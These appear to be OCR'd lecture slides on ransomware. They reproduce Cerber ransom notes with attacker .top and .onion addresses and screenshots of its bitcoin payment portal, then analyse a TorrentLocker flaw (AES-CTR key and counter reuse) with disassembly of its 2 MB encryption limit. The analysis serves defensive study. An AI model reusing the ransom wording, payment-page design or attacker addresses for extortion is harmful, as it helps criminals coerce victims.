


Your documents, photos, databases and other important files have been encrypted!

If you understand all importance of the situation then we propose to you to go directly to your personal page where you will receive the complete instructions and guarantees to restore your files.

There is a list of temporary addresses to go on your personal page below:

1. http://unocl45trpuoefft.lba61x.top/[redacted]
2. http://unocl45trpuoefft.ar8msb.top/[redacted]
3. http://unocl45trpuoefft.rl0bdw.top/[redacted]
4. http://unocl45trpuoefft.1de02r.top/[redacted]
5. http://unocl45trpuoefft.onion.to/[redacted]
6. http://unocl45trpuoefft.onion/[redacted] (TOR)



Your documents, photos, databases and other important files have been encrypted by "Cerber Ransomware 4.1.1"!

If you understand all importance of the situation then we propose to you to go directly to your personal page where you will receive the complete instructions and guarantees to restore your files.

There is a list of temporary addresses to go on your personal page below:


http://ffoqr3ug7m726zou.hnpee0.top/[redacted]

http://ffoqr3ug7m726zou.hclz73.top/[redacted]

http://ffoqr3ug7m726zou.onion.to/[redacted]


http://ffoqr3ug7m726zou.onion/[redacted] (TOR)

Cerber – Ransom Payment



CERBER DECRYPTOR

Wähle deine Sprache



CERBER DECRYPTOR


For security reasons, please confirm you are a human and not a robot below:

Select all images below that similar to this one:

Click verify once there are none left.

Tap on all tiles with the pictures similar to the sample above. If new tiles appear with the similar pictures again, tap those as well. When there are no more similar pictures left, click Verify.

Cerber – Ransom Payment



Your documents, photos, databases and other important files have been encrypted!

To decrypt your files you need to buy the special software – «Cerber Decryptor».

All transactions should be performed via bitcoin network only.


Within 5 days you can purchase this product at a special price: Ƀ0.8191 (≈ $593).

After 5 days the price of this product will increase up to: Ƀ1.6382 (≈ $1187).

The special price is available:

04 . 23:59:49

How to get «Cerber Decryptor»?



We give you the opportunity to decipher 1 file free of charge!

You can make sure that the service really works and after payment for the «Cerber Decryptor» program you can actually decrypt the files!

Please select a file to decrypt and load it to the server:


No file selected.

Note: File should not be more than 3072 kilobytes.


Hybrid Encryption Mistakes

Torrentlocker

- Uses AES-256 in CTR mode + RSA-2048
- Only encrypts the first 2 Mbyte of the files
- Problem: same key and counter for each file



Counter (CTR) mode encryption




```
00000000004036CE 3D 00 00 20 00          cmp     eax, 200000h
00000000004036D3 73 04                   jnb     short loc_4036D9
```

```
00000000004036D5
00000000004036D5                         loc_4036D5:
00000000004036D5 8B D8                   mov     ebx, eax
00000000004036D7 EB 05                   jmp     short loc_4036DE
```

```
00000000004036D9
00000000004036D9                         loc_4036D9:
00000000004036D9 BB 00 00 20 00          mov     ebx, 200000h
```

```
00000000004036DE
00000000004036DE                         loc_4036DE:
00000000004036DE 85 DB                   test    ebx, ebx
00000000004036E0 0F 84 80 00 00 00       jz      loc_403766
```

```
00000000004036E6 8B 0D F0 1E 46 00       mov     ecx, dword_461EF0
00000000004036EC 53                      push    ebx             ; dwBytes
00000000004036ED 6A 00                   push    0               ; dwFlags
00000000004036EF 51                      push    ecx             ; hHeap
00000000004036F0 FF 15 F8 00 42 00       call    ds:HeapAlloc_0
00000000004036F6 8B F8                   mov     edi, eax
00000000004036F8 85 FF                   test    edi, edi
00000000004036FA 74 6A                   jz      short loc_403766
```



